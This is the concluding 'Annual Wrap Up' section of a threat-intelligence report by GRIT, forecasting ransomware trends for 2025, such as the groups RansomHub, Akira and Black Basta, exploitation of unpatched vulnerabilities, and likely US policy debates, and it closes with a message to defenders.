
Annual Wrap Up (Continued)

As we enter 2025, we anticipate that ransomware victimization rates will continue to steadily increase, albeit not at the same rates as in preceding years. Barring law enforcement disruption, RansomHub is likely to remain the most prolific Established group until or unless better alternatives for affiliates arrive. While a limited subset of Established groups such as Akira and Black Basta will almost certainly continue to exploit emerging vulnerabilities in enterprise software, the majority of vulnerability exploitation tied to cybercrime will likely stem from historical vulnerabilities that remain unpatched and for which public Proof of Concept exploit code is readily available to modify and deploy.

As a new US presidential administration enters office in early 2025, we expect to see further discussion – if not action – on the topic of ransomware in policy circles. This could include discussions on payment bans, cryptocurrency regulation, and the role of regulatory organizations in directing reporting requirements. As we have discussed elsewhere, current headwinds do not suggest a willingness to regulate cryptocurrency or to embolden regulatory agencies, so progress in this regard is expected to be minimal. However, counter-ransomware policies with broad popular support, such as sanctions and implementation of wider reporting mechanisms, may make progress. Business-driven regulation, particularly in the cyber liability insurance space, may be more likely to progress as well.

Overall, progress against ransomware and cybercrime is visible, albeit slow. At the outset of this report, we cited the old adage: “The more things change, the more they stay the same,” which can be interpreted as defeatist. We at GRIT instead opt to view the adage as a challenge to rise to the occasion as defenders, and to collectively complicate the work of threat actors through threat intelligence and analysis. We hope that you have found at least some new knowledge and insights in this report and that we will all continue to do our jobs in the broader sense throughout the new year at the expense of our adversaries.

Happy Hunting,
- GRIT